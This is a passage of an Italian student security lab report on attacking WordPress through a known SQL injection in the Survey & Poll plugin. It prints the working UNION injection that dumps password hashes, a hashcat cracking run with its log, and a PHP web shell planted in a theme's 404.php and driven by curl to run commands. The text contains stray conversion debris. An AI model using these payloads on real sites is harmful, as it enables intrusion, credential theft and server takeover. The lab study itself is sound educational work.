
La query, in questo modo, diventerà simile a quanto segue


```

1. SELECT *, msq.id as question_id
2. FROM wp_wp_sap_surveys mss
3. LEFT JOIN wp_wp_sap_questions msq ON mss.id = msq.survey_id
4. WHERE global = 1
5. AND (`expiry_time` > '2023-02-18 08:00:00' OR `expiry_time` = '0000-00-00 00:00:00')
6. AND (`start_time` < '2023-02-18 08:00:00' OR `start_time` = '0000-00-00 00:00:00')
7. AND (mss.id NOT IN ('1650149780')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,group
concat(user_pass),9,@@version,11 FROM wordpress.wp_users #)
8. ORDER BY msq.id ASC
9.

```

Consentendoci di estrarre dal database gli utenti del sito e gli hash delle loro password.





I dati estratti con la sql injection vengono memorizzati in un json presente nel codice della pagina accessibile mediante la variabile `sss_params`.

```
wp_sap" does not have a proper "SameSite" attribute value. Soon, cookies without the "SameSite" attribute or with an invalid value will be treated as "Lax". This means that the cookie will no longer be sent in third-party contexts. If your application depends on this cookie being available in such contexts, please add the "SameSite=None" attribute to it. To know more about the "SameSite" attribute, read https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite
This page uses the non standard property "zoom". Consider using calc() in the relevant property values, or using "transform" along with "transform-origin: 0 0".
Uncaught Error: Syntax error, unrecognized expression: #P$BKYf.7NEk/ENPZ50PsTxk8Rg7371Fw.
#question_0 .answer
jQuery 7
play_survey .../wp_sap.js?ver=1.0.0.2:215
<anonymous> .../wp_sap.js?ver=1.0.0.2:52
setTimeout handler... .../wp_sap.js?ver=1.0.0.2:50
jQuery 8
var survey_options = JSON.parse(sss_params.survey_options);
console.log(survey_options.survey_id);
$P$BKYf.7NEk/ENPZ50PsTxk8Rg7371Fw.
debugger eval code:2:9
undefined
|
```


Per ricostruire la password partendo dall'hash utilizziamo il tool **hashcat**.

Per ricavare la password creiamo un file `hash.txt` contenente l'hash ottenuto mediante la sql injection e utilizziamo il seguente comando

```
1. hashcat -o -m 400 -a 0 -o cracked.txt hash.txt rockyou.txt
```

con il quale otteniamo nel file `cracked.txt`, il match tra hash e password grazie al dizionario `rockyou.txt`.

Questo attacco è simile al bruteforce in quanto è sempre necessario un dizionario per ricostruire la password dall'hash ma poiché dopo la sql injection viene effettuato il calcolo sulla nostra macchina la vittima non può evincere nulla dai log.



```
[root@81c10fdb17a3 ~]# ./discover_psw.sh  
hashcat (v6.2.6) starting
```


```
Dictionary cache built:  
* Filename...: rockyou.txt  
* Passwords.: 14344391  
* Bytes.....: 139921497  
* Keyspace...: 14344384  
* Runtime....: 1 sec  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 400 (phpass)  
Hash.Target....: $P$BkYf.7NEk/ENPZ5QPsTxk8Rg737iFw.  
Time.Started....: Thu Feb 16 18:39:10 2023 (0 secs)  
Time.Estimated...: Thu Feb 16 18:39:10 2023 (0 secs)  
Kernel.Feature...: Optimized Kernel  
Guess.Base.....: File (rockyou.txt) █  
Guess.Queue....: 1/1 (100.00%)  
Speed.#1.....: 477 H/s (8.58ms) @ Accel:32 Loops:1024 Thr:1 Vec:4  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 128/14344384 (0.00%)  
Rejected.....: 0/128 (0.00%)  
Restore.Point....: 0/14344384 (0.00%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:7168-8192  
Candidate.Engine.: Device Generator  
Candidates.#1....: 123456 -> diamond  
  
Started: Thu Feb 16 18:38:47 2023  
Stopped: Thu Feb 16 18:39:12 2023
```




4.6 Remote Code Execution

Una volta in possesso delle credenziali di accesso possiamo attaccare il backend di WordPress. Con l'accesso nelle vesti di amministratore possiamo andare a modificare il codice sorgente PHP per eseguire comandi di sistema. Una volta effettuato l'accesso ed essere stati reindirizzati al pannello di amministrazione, per realizzare un attacco di questo tipo, ci basterà andare nell'area di personalizzazione dei temi e scegliere un tema non attivo per evitare di corrompere il tema principale, e quindi di destare sospetti.

Andremo a questo punto a modificare il codice sorgente della pagina *404.php* alla quale aggiungeremo una web shell.



Questo codice ci consente di eseguire comandi tramite il parametro GET. In questo modo, aggiungendo il parametro (cmd=) alla fine dell'url e specificando un comando, possiamo verificare di aver raggiunto RCE con la richiesta seguente:

```
curl -X GET "http://193.20.1.4/wp-content/themes/twentytwenty/404.php?cmd=cat%20flag.txt"
```



```
(root) [81c10fdb17a3] - [/home]
└─# curl -X GET "http://193.20.1.4/wp-content/themes/twentytwenty/404.php?cmd=ls"
404.php
assets
classes
comments.php
flag.txt
footer.php
functions.php
header.php
inc
index.php
package-lock.json
package.json
print.css
readme.txt
screenshot.png
searchform.php
singular.php
style-rtl.css
style.css
template-parts
templates


(root) [81c10fdb17a3] - [/home]
└─# curl -X GET "http://193.20.1.4/wp-content/themes/twentytwenty/404.php?cmd=cat%20flag.txt"
Progetto NS 2023 Dotani Galateo Forino Ferrara

(root) [81c10fdb17a3] - [/home]
└─#
```

Con l'RCE è possibile

- installare backdoor e malware, ai fini di trarre dati sensibili degli utenti o utilizzare il server per attività illegali.
- Compromettere il database
- Compromettere il Server: un attaccante può utilizzare la vulnerabilità per compromettere il server che ospita il sito web di WordPress, creando problemi di sicurezza.

Per proteggere WordPress dagli attacchi, è importante mantenere il software e tutti i plugin aggiornati alla versione più recente, utilizzare password robuste e complesse e implementare le misure di sicurezza raccomandate.



DSP v3.0.0

Wordpress Sql injection and RCE

Lab is active


EDIT INFO **EDIT NETWORK**

Goal
The final goal is to obtain credentials to access WordPress and add a web shell to obtain a Remote Code Execution and access, with a Local File Inclusion attack, the file /etc/passwd

Logs **CLEAR LOGS**

Container

Graph Docker-Compose Managed Services Hack Tools Network Elements Monitoring



カバーリング率
を最大化するための
最適なアプローチ

セキュリティ
ハザードマトリクス

脆弱性
マトリクス



アカデミー

セイ

Bibliografia

- [1] [WordPress - Wikipedia](#)
- [2] [Docker - Wikipedia](#)
- [3] [Academy.Hackthebox](#)
- [4] [Guida all'utilizzo di Docker](#)
- [5] [WordPress Plugin Survey & Poll 1.5.7.3 - SQL Injection](#)